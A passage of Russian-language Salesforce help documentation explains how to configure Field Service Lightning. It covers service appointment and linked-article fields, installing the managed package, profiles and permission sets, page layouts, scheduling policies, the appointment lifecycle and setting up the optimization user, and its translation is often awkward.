Категория статуса родительской записи	(Только чтение) Категория статуса родительской записи. Если родительская запись является заказом-нарядом или элементом строки заказа-наряда, это поле заполняется; в противном случае оно остается пустым.
Тип родительской записи	(Только чтение) Тип родительской записи: «Организация», «Актив», «Возможность», «Заказ-наряд» или «Элемент строки заказа-наряда».
Запланированное завершение	Время, на которое запланировано окончание встречи. Если вы используете управляемый пакет Field Service Lightning с

Имя поля	Описание
	оптимизатором-планировщиком, это поле заполняется сразу после назначения встречи для ресурса. «Запланированное завершение» – «Запланированное начало» = «Примерная продолжительность».
Запланированное начало	Время, на которое запланировано начало встречи. Если вы используете управляемый пакет Field Service Lightning с оптимизатором-планировщиком, это поле заполняется сразу после назначения встречи для ресурса.
Служебное примечание	Примечания об обслуживании.
Отчет об обслуживании (дата создания)	Дата создания или планирования служебной встречи.
Сервисная территория	Сервисная территория, связанная со встречей. Если родительская запись является заказом-нарядом или элементом строки заказа-наряда, для встречи наследуется ее родительская сервисная территория.
Статус	Статус встречи. Раскрывающийся список для выбора включает следующие значения, которые можно настроить: • «Нет» — значение по умолчанию. • «Не запланирована» — служебная встреча не запланирована. • «Запланирована» — служебная встреча запланирована. • «Направлен» — сервисный ресурс находится в пути. • «Выполняется» — сервисный ресурс начал работу. • «Завершена» — сервисный ресурс завершил работу. • «Отменена» — служебная встреча отменена. • «Пропущена» — сервисный ресурс не прибыл на место. • «Длительная работа» — сервисный ресурс начал работу, но не завершил ее к запланированному времени завершения. • «Опоздание» — сервисный ресурс не начал работу к запланированному времени начала.
Категория статуса	Категория, куда входит каждое значение «Статус». Поле «Категория статуса» имеет семь значений, идентичных стандартным значениям поля «Статус». При создании настраиваемых значений поля «Статус» следует указать категорию, к которой относится статус. Например, при создании значения *«Клиент отсутствует»* можно выбрать категорию *«Пропущена»*, к которой принадлежит значение.

Имя поля	Описание
	Поле «Категория статуса» полезно для ссылок в настраиваемых приложениях, триггерах и правилах проверки. Категории статуса позволяют расширять и настраивать жизненный цикл работы, при этом сохраняя последовательную классификацию работы для отслеживания, отчетности и управления бизнес-процессами.
Тема	Краткая фраза, описывающая встречу.

Поля связанных статей

Связанная статья — это статья базы знаний, прикрепленная к заказ-наряду или его элементу строки. Связанные статьи имеют следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Поле	Описание
Идентификатор (ID) статьи	Идентификатор записи со связанной статьей, который создается, когда статья прикрепляется к записи.
Заголовок статьи	Заголовок прикрепленной статьи.
Версия статьи	Версия статьи, прикрепленной к записи. Это поле отображает заголовок прикрепленной версии и содержит ссылку на нее. После прикрепления статьи к заказ-наряду именно эта версия остается связанной с заказ-нарядом, даже если позже будут опубликованы другие версии. При необходимости статью можно открепить от заказ-наряда и присоединить повторно, чтобы ссылка вела к последней версии. Например, если в момент прикрепления к записи статья называлась «Замена фильтра», это поле будет содержать именно это название и указывать на прикрепленную версию.
Идентификатор статьи базы знаний	Идентификатор статьи, прикрепленной к записи.
Дата последнего просмотра	Дата последнего просмотра статьи.

Поле	Описание
Тип связанного объекта	(Только чтение) Тип записи, к которой прикреплена статья. Например, если статья прикреплена к заказ-наряду, то в поле отображается «Заказ-наряд».
Идентификатор связанной записи	Идентификатор записи, к которой прикреплена статья. Например, если статья прикреплена к заказ-наряду, то в поле отображается его идентификатор.
Идентификатор типа записи	Тип записи со связанной статьей. Это поле заполняется, только если используются типы записей.

СМ. ТАКЖЕ:

Рекомендации по использованию базы знаний для заказов на работу

Управляемый пакет поля услуг Lightning

Управляемые пакеты поля услуг Lightning созданы на основе стандартных функций поля услуг Salesforce, что позволяет диспетчерам и техникам выполнять индивидуальную настройку.

Управляемый пакет поля услуг Lightning располагает следующими функциями.

Планирование и оптимизация
Надежная панель инструментов с принципами работы и политиками планирования оптимизирует назначение ресурсов, учитывая навыки, расположение и рабочие объекты.

Приложение администрирования
Администраторы могут внедрять и обслуживать политики планирования, глобальные действия, инструменты общего доступа и правила оптимизации в одном месте.

Автоматическая настройка и обновление пользовательских полномочий
Настройте пользовательские полномочия поля услуг и обеспечивайте их обновление нажатием кнопки.

Консоль диспетчера
Списки назначения консоли, действия планирования, диаграмма Gantt и интерактивная карта дает диспетчерам и администраторам общее представление обо всех служебных встречах. Диспетчеры могут проверить, чтобы нужному мобильному сотруднику было направлено верное задание, и сразу же увидеть предупреждения по вопросам, которым нужно уделить внимание и принять меры. Пакетное выполнение заданий лишь одним нажатием, а также отслеживание и мониторинг доставки услуг в режиме реального времени.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Прим.: Перед установкой управляемого пакета поля услуг включите поле услуг Lightning.

1. Установка управляемых пакетов поля услуг Lightning
   Если ваша организация Salesforce располагает лицензией для поля услуг Lightning, вы можете установить управляемый пакет и использовать стандартные функции поля услуг.
2. Администрирование управляемых пакетов поля услуг Lightning
   После установки управляемого пакета поля услуг Lightning вы можете администрировать его из вкладки «Настройки выездной услуги».

3. Жизненный цикл служебных встреч

   Жизненный цикл служебных встреч — это последовательность действий, через которую проходят услуги. В жизненный цикл входит время, за которое полностью создаются служебные встречи. Возможна настройка каждого статуса для удовлетворения бизнес-требований.

4. Глобальные действия поля услуг Lightning

   Используйте формирования для сопоставления полей на объектах поля услуг с полями, обязательными для планирования служебных встреч.

5. Установка политик планирования

   Политика планирования — это набор правил, используемых в выполнении планирования. Вы можете настроить логику планирования для поля услуги Lightning, включая рабочие свойства, скорость в пути и геокодирование, а также добавить политики планирования компании и сведения о часовом поясе в интерфейс диспетчера.

6. Оптимизатор-планировщик поля услуги Lighting

   Оптимизатор-планировщик поможет рабочей группе поля услуги добиться соответствия требованиям SLA, минимизирует время в пути, сверхурочное время, расходы и отсутствие показов. В результате увеличивается эффективность при назначении ресурсов как можно большему количеству служебных встреч на смену. Вы можете конфигурировать оптимизатор для повторного запуска, например каждый день, или вы можете производить запуск вручную.

7. Направление поля услуг Lightning

   Укажите, как часто технические специалисты полей будут получать задачи: единожды, ежечасно, ежедневно, еженедельно или ежемесячно.

8. Настройка параметров общего доступа к полю услуг Lightning

   Вы можете ограничить доступ к объектам поля услуг, чтобы участники сервисной команды могли видеть только относящуюся к ним информацию. Поле услуги Lightning включает стандартные инструменты общего доступа, чтобы предоставить участникам команды доступ к верным данным. Для работы этих функций необходимо изменить параметры общего доступа «Общедоступный: для чтения и записи» по умолчанию.

СМ. ТАКЖЕ:

Общие сведения о пакетах

Включить поле услуг Lightning

Установка управляемых пакетов поля услуг Lightning

Если ваша организация Salesforce располагает лицензией для поля услуг Lightning, вы можете установить управляемый пакет и использовать стандартные функции поля услуг.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

1. Щелкните ссылку установки, полученную от торгового представителя Salesforce.
2. Выберите **«Установить только для администраторов»**.

   Если вы получите запрос на подтверждение доступа третьего лица, нажмите **«Да»** и **«Продолжить»**. Данный запрос позволяет Salesforce собирать значения широты и долготы для адресов службы эл. почты, так что возможна работа оптимизатора-планировщика услуг.

3. Если получено сообщение о том, что установка занимает больше ожидаемого времени, нажмите **«Готово»**.

Когда пакет установлен, два новых приложения будут перечислены в меню приложений. Приложение поля услуг предназначено для диспетчера, а приложение администратора поля услуг — для администраторов. Вы можете также добавить вкладки «Поле услуги» и «Параметры поля услуг» в существующие вкладки.

СМ. ТАКЖЕ:

Конфигурация вкладок страниц записи Lightning Experience с использованием конструктора приложений Lightning

Администрирование управляемых пакетов поля услуг Lightning

После установки управляемого пакета поля услуг Lightning вы можете администрировать его из вкладки «Настройки выездной услуги».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

1. Наборы полномочий поля услуг Lightning
   Поля услуг Lightning содержат четыре типа пользователей. У каждого из них свой набор полномочий и лицензий для работы с функциями управляемого пакета.
2. Профили поля услуг Lightning
   Управляемый пакет поля услуг Lightning содержит четыре основных профиля.
3. Настройка профилей поля услуг Lightning
   Каждому профилю управляемого пакета поля услуги Lightning требуется разный набор полномочий.
4. Назначение макетов страницы поля услуг Lightning
   Обновите профили поля услуг Lightning, чтобы включить доступ к набору стандартных и настраиваемых объектов.
5. Включение действий публикатора Chatter для поля услуг Lightning
   Вы можете добавить поле услуг Lightning с запланированными действиями на начальную страницу, вкладку Chatter, группы Chatter и страницы со сведениями о записи. Когда вы включаете действия поля услуг в публикаторе Chatter, вы можете настраивать порядок, в котором действия будут появляться в публикаторе.
6. Конфигурация объектов поля услуг Lightning
   Лицензия поля услуг Lightning обеспечивает организацию Salesforce стандартными объектами, помогающими в конфигурации операций поля услуг.
7. Управление геокодами для поля услуг Lightning, а также правила интеграции данных
   При включении поля услуг Lightning правила интеграции данных добавляются в вашу организацию с целью автоматического обновления объектов поля услуг геолокационными данными. Геолокационные данные используются для подсчета времени сервисных ресурсов в пути. Настройте геокоды вашей организации Salesforce и правила интеграции данных таким образом, чтобы наиболее квалифицированный ресурс мог доставить поле услуг.

Наборы полномочий поля услуг Lightning

Поля услуг Lightning содержат четыре типа пользователей. У каждого из них свой набор полномочий и лицензий для работы с функциями управляемого пакета.

Создайте наборы полномочий для пользователей поля услуг в приложении «Администратор поля услуг».

1. Выберите **«Начало работы»** > **«Наборы полномочий»**.
2. В пункте «Начало работы» просмотрите требования к интеграции консоли диспетчера.
3. На вкладке «Наборы полномочий» настройте и обновите наборы полномочий.
4. Нажмите кнопки полномочий для проверки по крайней мере минимальных требований к наборам полномочий. Они будут обновлены приложением. Если вы расширите наборы полномочий, они не будут переопределены.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Профили поля услуг Lightning

Управляемый пакет поля услуг Lightning содержит четыре основных профиля.

Администратор
Администратор Salesforce включает функцию поля услуги Lightning и устанавливает пользовательские полномочия, необходимые для вашей организации.

Агенты
Агенты обрабатывают входящие обращения, создают заказы на работу и бронируют встречи на консоли Salesforce.

Диспетчер
Диспетчеры создают и управляют встречами, назначают технических специалистов и оптимизируют график планирования на основе навыков, маршрутизации и приоритета задач технических специалистов.

Технические специалисты
Технические специалисты на месте получают заказы на работу и назначения от диспетчера или агента. Они также обновляют прогресс выполнения заказов с мобильных устройств с помощью Salesforce1 или мобильного приложения поля услуг Lightning.

Вы можете назначить один профиль нескольким пользователям и назначить пользователю несколько профилей. Например, без управляемого пакета мобильного поля услуги и поля услуги ваши агенты могут назначать встречи техническим специалистам ежедневно. Технические специалисты могут также обновлять свои задания после возврата на соответствующие базы в конце дня.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения управляемого пакета поля услуг Lightning:
- «Настройка приложения»

Для назначения лицензии набора полномочий:
- Управление пользователями

Для создания набора полномочий:
- Управление профилями и наборами полномочий

Настройка профилей поля услуг Lightning

Каждому профилю управляемого пакета поля услуги Lightning требуется разный набор полномочий.

Управляемый пакет поля услуги Lightning включает автоматическую настройку для пользовательских полномочий, но возможно, вам придется вручную обновить профили для пользователей оптимизации.

1. Введите строку «*Управление пользователями*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Управление пользователями»** > **«Профили»**.
2. Нажмите кнопку **«Создать профиль»**.
3. При создании профиля агента, диспетчера или технического специалиста выберите **«Стандартный пользователь»** в раскрывающемся списке «Существующий профиль». При создании профиля администратора выберите **«Системный администратор»**. Используйте оптимизацию FSL только при необходимости создания пользователя оптимизации.
4. Выберите одно из следующих имен профилей.

Имя профиля	Описание	Имя профиля	Лицензия поля услуги
Администратор	Управляет всеми объектами поля услуги Lightning, включая приложение «Администратор поля услуги», страницы «Поле услуги Lightning Visualforce» и услуги логики.	Администратор FSL	Field Service Standard
Агент	Получает доступ ко всем глобальным действиям и связанным с ними объектам для создания, бронирования и планирования служебных встреч.	Агент FSL	Field Service Standard
Диспетчер	Получает доступ ко всем глобальным действиям и связанным с ними объектам для создания, бронирования и	Диспетчер FSL	Диспертчер поля услуг

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения управляемого пакета поля услуг Lightning:

- «Настройка приложения»

Для назначения лицензии набора полномочий:

- Управление пользователями

Для создания набора полномочий:

- Управление профилями и наборами полномочий

Имя профиля	Описание	Имя профиля	Лицензия поля услуги
	планирования служебных встреч.		
Оптимизация FSL	Управляет параметрами оптимизации и временем запуска.	Оптимизация FSL	Лицензия Salesforce
Технические специалисты	Управляют служебными встречами и связанными с ними объектами.	Ресурс FSL	Field Service Scheduling Мобильное приложение «Поле услуг»

5. Нажмите кнопку **«Сохранить»**.
6. Клонируйте профиль столько раз, сколько нужно, и сохраните изменения.
7. Введите *«Наборы полномочий»* в поле «Быстрый поиск» в меню **«Управление пользователями»** > **«Наборы полномочий»**.
8. Создайте новый набор полномочий.
9. Дайте имя набору полномочий и приведите его описание. Рекомендуется использовать одно из существующих имен профилей.
10. В меню раскрывающегося списка выберите лицензию набора полномочий и нажмите кнопку **«Сохранить»**.

    Диспетчерам необходима лицензия набора полномочий диспетчера поля услуг. Техникам необходимы лицензии наборов полномочий планирования поля услуг и мобильного поля услуг.
11. Щелкните ссылку **«Полномочия системы»** и нажмите кнопку **«Правка»**.
12. Включите полномочие **«Стандарт поля услуг»** и нажмите **«Сохранить»**.
13. Щелкните **«Параметры объекта»** и убедитесь, что лицензия набора полномочий предоставляет доступ к объектам поля услуг, которые необходимо создавать, просматривать, редактировать и удалять. По крайней мере, у пользователей должен быть доступ к рабочим заданиям, сервисным ресурсам и служебным встречам.
    a. Если набор полномочий не имеет доступа к следующим объектам, используйте быстрый поиск «Найти параметры», чтобы найти набор полномочий.
        - Сервисные ресурсы
        - Часы работы
        - Сервисные территории
        - Заказы-наряды
        - Типы работы

    b. Нажмите кнопку **«Правка»**.
    c. Выберите все правильные варианты.
    d. Нажмите кнопку **«Сохранить»**.
14. Нажмите **«Управление назначениями»** и выберите каждого пользователя или профиль, которым вы назначаете полномочие.

    Диспетчерам необходимы лицензии набора полномочий диспетчера поля услуг. Техникам необходимы лицензии наборов полномочий планирования поля услуг и мобильного поля услуг.

15. Нажмите кнопку **«Добавить назначения»**.
16. Нажмите кнопку **«Сохранить»**.

Назначение макетов страницы поля услуг Lightning

Обновите профили поля услуг Lightning, чтобы включить доступ к набору стандартных и настраиваемых объектов.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите один из профилей поля услуг Lightning, который вы создали.
3. В разделе макета страницы объект служебных встреч и **«Просмотр встреч»**.
4. В разделе «Макет страницы» найдите объект «Служебные встречи» и нажмите **«Просмотр встреч»**.
5. Поменяйте макет страницы, выбрав все профили и нажав **«Макет служебных встреч FSL»**.
6. Используйте редактор для изменения макета страницы для всех профилей (удерживая shift, нажмите на первый профиль, прокрутите вниз и щелкните по последнему профилю, чтобы выбрать все). Назначьте **«Макет служебных встреч FSL»**.
7. Сохраните внесенные изменения.
8. Повторите этапы для следующих объектов.
   - Сервисный ресурс
   - Заказ на работу (выберите макет заказа на работу FSL)
   - Элемент строки заказа на работу (выберите макет заказа на работу FSL)
   - Рабочие часы (выберите макет рабочих часов FSL)
   - Тип работы (выберите макет типа работы FSL)
9. Нажмите **«Сохранить»** и повторите при необходимости для других профилей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения управляемого пакета поля услуг Lightning:
- «Настройка приложения»

Для назначения лицензии набора полномочий:
- Управление пользователями

Для создания набора полномочий:
- Управление профилями и наборами полномочий

Включение действий публикатора Chatter для поля услуг Lightning

Вы можете добавить поле услуг Lightning с запланированными действиями на начальную страницу, вкладку Chatter, группы Chatter и страницы со сведениями о записи. Когда вы включаете действия поля услуг в публикаторе Chatter, вы можете настраивать порядок, в котором действия будут появляться в публикаторе.

1. Введите строку *«Параметры Chatter»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Включить действия в публикаторе»**.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения управляемого пакета поля услуг Lightning:

- «Настройка приложения»

Для назначения лицензии набора полномочий:

- Управление пользователями

Для создания набора полномочий:

- Управление профилями и наборами полномочий

Конфигурация объектов поля услуг Lightning

Лицензия поля услуг Lightning обеспечивает организацию Salesforce стандартными объектами, помогающими в конфигурации операций поля услуг.

Пользователь проводит конфигурацию следующих стандартных объектов, так что система планирования поля услуг определяет, где, когда и как ваша организация представляет поле услуг. Если вы уже используете поле услуг Lightning, конфигурация большинства объектов настроена.

- Сервисные территории
- Часы работы
- Сервисные ресурсы и участники территории
- Доступность, наличие и отсутствие ресурсов
- Типы работы и навыки ресурсов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Управляемый пакет Field Service Lightning доступен в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

По вопросу конфигурации этих объектов см. соответствующие разделы в онлайн-справке.

СМ. ТАКЖЕ:

- Настройка сервисных территорий
- Создание часов работы
- Настройка сервисных ресурсов
- Создание типов работ

Управление геокодами для поля услуг Lightning, а также правила интеграции данных

При включении поля услуг Lightning правила интеграции данных добавляются в вашу организацию с целью автоматического обновления объектов поля услуг геолокационными данными. Геолокационные данные используются для подсчета времени сервисных ресурсов в пути. Настройте геокоды вашей организации Salesforce и правила интеграции данных таким образом, чтобы наиболее квалифицированный ресурс мог доставить поле услуг.

1. Введите строку *«Правила интеграции данных»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Правила интеграции данных»**.
2. Редактируйте правило интеграции данных поля услуг Lightning. Каждый объект имеет правило геокода поля услуг. Отсутствие ресурсов, служебные встречи, территория обслуживания, участник территории обслуживания, заказ на работу и элемент строки заказа-наряда.
3. Отмените выбор **«Пропустить триггеры»**.
4. Нажмите кнопку **«Сохранить»**.
5. Повторите эти этапы для всех объектов поля услуг Lightning.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Управляемый пакет Field Service Lightning доступен в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения управляемого пакета поля услуг Lightning:

- «Настройка приложения»

Для назначения лицензии набора полномочий:

- Управление пользователями

Для создания набора полномочий:

- Управление профилями и наборами полномочий

Жизненный цикл служебных встреч

Жизненный цикл служебных встреч — это последовательность действий, через которую проходят услуги. В жизненный цикл входит время, за которое полностью создаются служебные встречи. Возможна настройка каждого статуса для удовлетворения бизнес-требований.

Поле услуг Lightning включает эти статусы для определения этапа встречи в цикле.

- Нет
- Запланировано
- Направлено
- Выполняется
- Завершено
- Не удается завершить
- Отменено

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Управляемый пакет Field Service Lightning доступен в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Для настройки параметров статуса выполните следующие действия.

1. Откройте приложение администратора поля услуги из меню приложения «Поле услуги».
2. На вкладке параметров поля услуги нажмите **«Жизненный цикл служебной встречи»**.
3. Нажмите **«Статус SA»**.

В каждом ряду представлен поток или переход жизненного цикла. Чтобы изменить поток, нажмите на статус или выберите новый статус. Значения основаны на раскрывающемся списке статуса услуги. Щелкните значок инструмента, чтобы

- ограничить переходы к определенным профилям или оставьте их пустыми для удаления ограничений;
- выбрать настраиваемую страницу Visualforce для перехода статуса при использовании действия Chatter «Статуса изменения».

Чтобы удалить поток, щелкните значок **X**. Чтобы создать поток, щелкните **«Добавить поток»**. Чтобы отключить эту функцию, щелкните **«Выкл.»**.

На диаграмме потока статуса отображен поток вашего статуса, но отсутствуют ограничения на основе профиля.

Если служебная встреча не запланирована, ни вручную, ни автоматически, ее статус меняется на «Нет». Кроме того, имеется два типа автоматического перехода статуса:

- **При планировании служебных встреч измените их статус на «Запланировано»** — когда служебная встреча назначена ресурсу, вручную или автоматически, его статус меняется на «Запланировано».
- **Удалите планирование служебной встречи, когда ее статус изменен на «Отменено» или «Создано»** — когда статус служебной встречи изменен на «Отменено» или «Создано», услуга запланирована и удалена из диаграммы Gantt.

Важное замечание: Если вы меняете жизненный цикл служебных встреч, меняются также правила общего доступа к объекту «Услуга».

- При создании и назначении служебной встречи она видна только создателю записи (например, диспетчеру, клиенту или ресурсу), а соответствующие диспетчеры основаны на общем доступе пользователя-территории.
- Когда статус служебной встречи меняется на «Направлен», к записи автоматически предоставляется общий доступ с пользователем назначенного ресурса.
- Отмененные служебные встречи удаляют все правила общего доступа из услуги. Отмененная служебная встреча видна только владельцу служебной встречи, а соответствующие диспетчеры основаны на объекте пользователя-территории.

Совет:

- Активируйте или отключите переходы в зависимости от потребностей вашей организации.
- Измените имена статуса, чтобы удовлетворить бизнес-требования. Изменение имени не меняет алгоритм автоматического перехода статуса.

Глобальные действия поля услуг Lightning

Используйте формирования для сопоставления полей на объектах поля услуг с полями, обязательными для планирования служебных встреч.

Глобальное действие «Бронировать встречу» использует эти сопоставления для получения верной информации о служебных встречах.

- Территория обслуживания (где)
- Время начала и окончания (когда)
- Политика планирования (как)
- Тип работы (что)

Вы также можете настроить встречи и алгоритм срочного бронирования, например политики и пороговые значения градации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Управляемый пакет Field Service Lightning доступен в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Установка политик планирования

Политика планирования — это набор правил, используемых в выполнении планирования. Вы можете настроить логику планирования для поля услуги Lightning, включая рабочие свойства, скорость в пути и геокодирование, а также добавить политики планирования компании и сведения о часовом поясе в интерфейс диспетчера.

Поле услуги Lightning охватывает следующие политики планирования.

- **В первую очередь интересы клиента** — гармонизация первоклассного обслуживания клиента с сокращением пути. Назначения градируются в первую очередь по выбору клиентом предпочитаемого сотрудника, а потом — по возможности как можно скорее организовать служебную встречу. Приоритетность минимизации времени в пути на втором месте.
- **Высокая интенсивность** — обычно используется во время массового обслуживания, такого как сценарий шторма, когда деятельность сконцентрирована в первую очередь на производительности сотрудников, а потом на предпочтениях клиентов.
- **Мягкие ограничения** — похоже на политику учета в первую очередь интересов клиента, но позволяет сотрудникам получать общий доступ к разным территориям для обеспечения выполнения услуг.
- **Срочность** — используется вместе с действием «Срочность Chatter» для направления служебных встреч.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Управляемый пакет Field Service Lightning доступен в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Вы можете изменить вес предустановленных политик планирования. Также вы можете копировать предустановленную политику планирования и корректировать правила, цели и значение объектов для соответствия потребностям компании.

Чтобы добавить цели объектов в политику планирования, выполните следующие действия.

1. перейдите к политике планирования, которую хотите добавить в цели ресурса.
2. В связанном списке «Цели политики планирования» нажмите **«Создать цели политики планирования»**.

3. Для **цели обслуживания** выберите цель.
4. Введите значение цели в политике.
5. Нажмите кнопку **«Сохранить»**.

Чтобы добавить рабочее правило в политику планирования, выполните следующие действия.

1. перейдите к политике планирования, которую хотите добавить в правило.
2. Нажмите **«Создать рабочее правило политики планирования»**.
3. Используйте поиск для выбора созданного вами рабочего правила.
4. Нажмите кнопку **«Сохранить»**. Сохранение применяется в максимальной степени ко всем ресурсам вашей организации.

Прим.: Политика планирования должна включать правило доступности ресурса. Управляемый пакет поля услуги Lightning автоматически добавляет одно правило доступности ресурса в каждую политику.

Совет: После определения или изменения логики планирования проверьте результаты разных сценариев планирования, используя действие «Получить соискателей» в консоль диспетчера.

Оптимизатор-планировщик поля услуги Lighting

Оптимизатор-планировщик поможет рабочей группе поля услуги добиться соответствия требованиям SLA, минимизирует время в пути, сверхурочное время, расходы и отсутствие показов. В результате увеличивается эффективность при назначении ресурсов как можно большему количеству служебных встреч на смену. Вы можете конфигурировать оптимизатор для повторного запуска, например каждый день, или вы можете производить запуск вручную.

Создание пользователя оптимизации поля услуг Lightning

Для активации организатора-планировщика создается профиль и пользователь оптимизации. Затем выполняется вход в систему в качестве оптимизирующего пользователя с целью завершения активации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Управляемый пакет Field Service Lightning доступен в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

СМ. ТАКЖЕ:

Создание пользователя оптимизации поля услуг Lightning

Создание пользователя оптимизации поля услуг Lightning

Для активации организатора-планировщика создается профиль и пользователь оптимизации. Затем выполняется вход в систему в качестве оптимизирующего пользователя с целью завершения активации.

После нажатия на кнопку **«Создать профиль оптимизации»** (в рамках задачи «Активировать организатора-планировщика») вы увидите, что новый пользователь не создан и не активирован надлежащим образом. Для разрешения этой проблемы создайте профиль оптимизации FSL, создайте пользователя оптимизации, а затем войдите в систему в качестве пользователя и активируйте оптимизацию.

Создание профиля оптимизации поля услуг Lightning

1. Выберите профиль пользователя стандартной платформы в меню **«Настройка»** > **«Управление пользователями»** > **«Профили»**, а затем нажмите **«Клонировать»**.
2. Настройте имя профиля как *«Оптимизация FSL»*. Вы должны использовать это имя.
3. Используйте следующие настройки.
   - «Параметры настраиваемого приложения» — «Удалить все параметры», кроме **«Поля услуг»**.
   - «Параметры вкладки» — «Скрыть все вкладки», кроме **«Параметры поля услуг»** — «Вкл. по умолчанию».
   - Полномочия администратора
     - Включите **«API включен»**.
     - Включите **«Внутренний пользователь Chatter»**.
     - Включите **«Просмотр ссылки на контекстную справку»**.
     - Включите **«Разрешить просмотр Knowledge»**.
     - Отключите все оставшиеся поля.
   - Полномочия стандартного объекта — удаление всех полномочий со всех объектов.
   - Полномочия настраиваемого объекта — оставить по умолчанию (без полномочий).
   - Приложение «Поле услуг» — **«Видимый»**.
   - Вкладка «Параметры поля услуг» — **«Вкл.»** (по умолчанию).
   - Включите доступ страницы Visualforce — **Vf066_settings** и удалите все другие параметры.
   - Включенный доступ к классу Apex — включая **OAASRestService** и **AuthServices**, а затем удалите все другие параметры.
4. Нажмите кнопку **«Сохранить»**.

Создание пользователя оптимизации

1. Выберите **«Настройка»** > **«Профиль компании»**, а затем нажмите **«Информация компании»**.
2. Найдите «Код организации Salesforce» и копируйте 15-значную строку в буфер обмена.
3. Выберите пункты **«Настройка»** > **«Управление пользователями»** > **«Пользователь»**, а затем нажмите **«Создать пользователя»**.
4. Заполните следующие значения.
   - Имя — оставьте пустым.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Управляемый пакет Field Service Lightning доступен в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения управляемого пакета поля услуг Lightning:
- «Настройка приложения»

Для назначения лицензии набора полномочий:
- Управление пользователями

Для создания набора полномочий:
- Управление профилями и наборами полномочий

- Фамилия — введите *«Оптимизация FSL»*.
- Псевдоним — введите *«optUsr»*.
- Эл. почта — введите адрес электронной почты, на который вы сможете получить эл. сообщение об активации.
- Имя пользователя — это имя должно соответствовать следующему формату: FSL.*[код организации]*+@*[имя.домена]*. Например, если код вашей организации «00D58000000PIve», а имя вашего домена «optimization.com», введите *fsl.00D58000000PIve@optimization.com*.
- Прозвище — принять по умолчанию.
- Роль — выберите **«Не указано»**.
- Лицензия пользователя — выберите **«Платформа Salesforce»**.
- Профиль — введите *«Оптимизация FSL»*.
- Выберите **«Создать пароль и немедленно уведомить пользователя»**. Убедитесь, что выбран этот параметр.

5. Нажмите кнопку **«Сохранить»**.

Вход в систему в качестве пользователя оптимизации и активация оптимизации

1. Когда вы получите электронное сообщение со сбросом пароля, нажмите ссылку и выполните все этапы по входу в организацию в качестве пользователя оптимизации.
2. После осуществления входа нажмите значок **+** для просмотра списка всех вкладок.
3. Откройте вкладку **«Параметры поля услуг»**.
4. Выберите **«Оптимизация»** > **«Активация»**.
5. Нажмите кнопку **«Активировать оптимизацию»**.
6. Чтобы разрешить удаленный доступ к сайту и перенаправление на вкладку «Параметры», нажмите**«Разрешить»**.

После выполнения всех этапов оптимизатор-планировщик начнет управление вашей организацией. Вы можете выйти из системы как пользователь оптимизации и войти обратно под обычным именем и паролем.

Прим.: Если вы отключите пользователя оптимизации, оптимизация планирования прекратит работать.

СМ. ТАКЖЕ:

Оптимизатор-планировщик поля услуги Lighting

Направление поля услуг Lightning

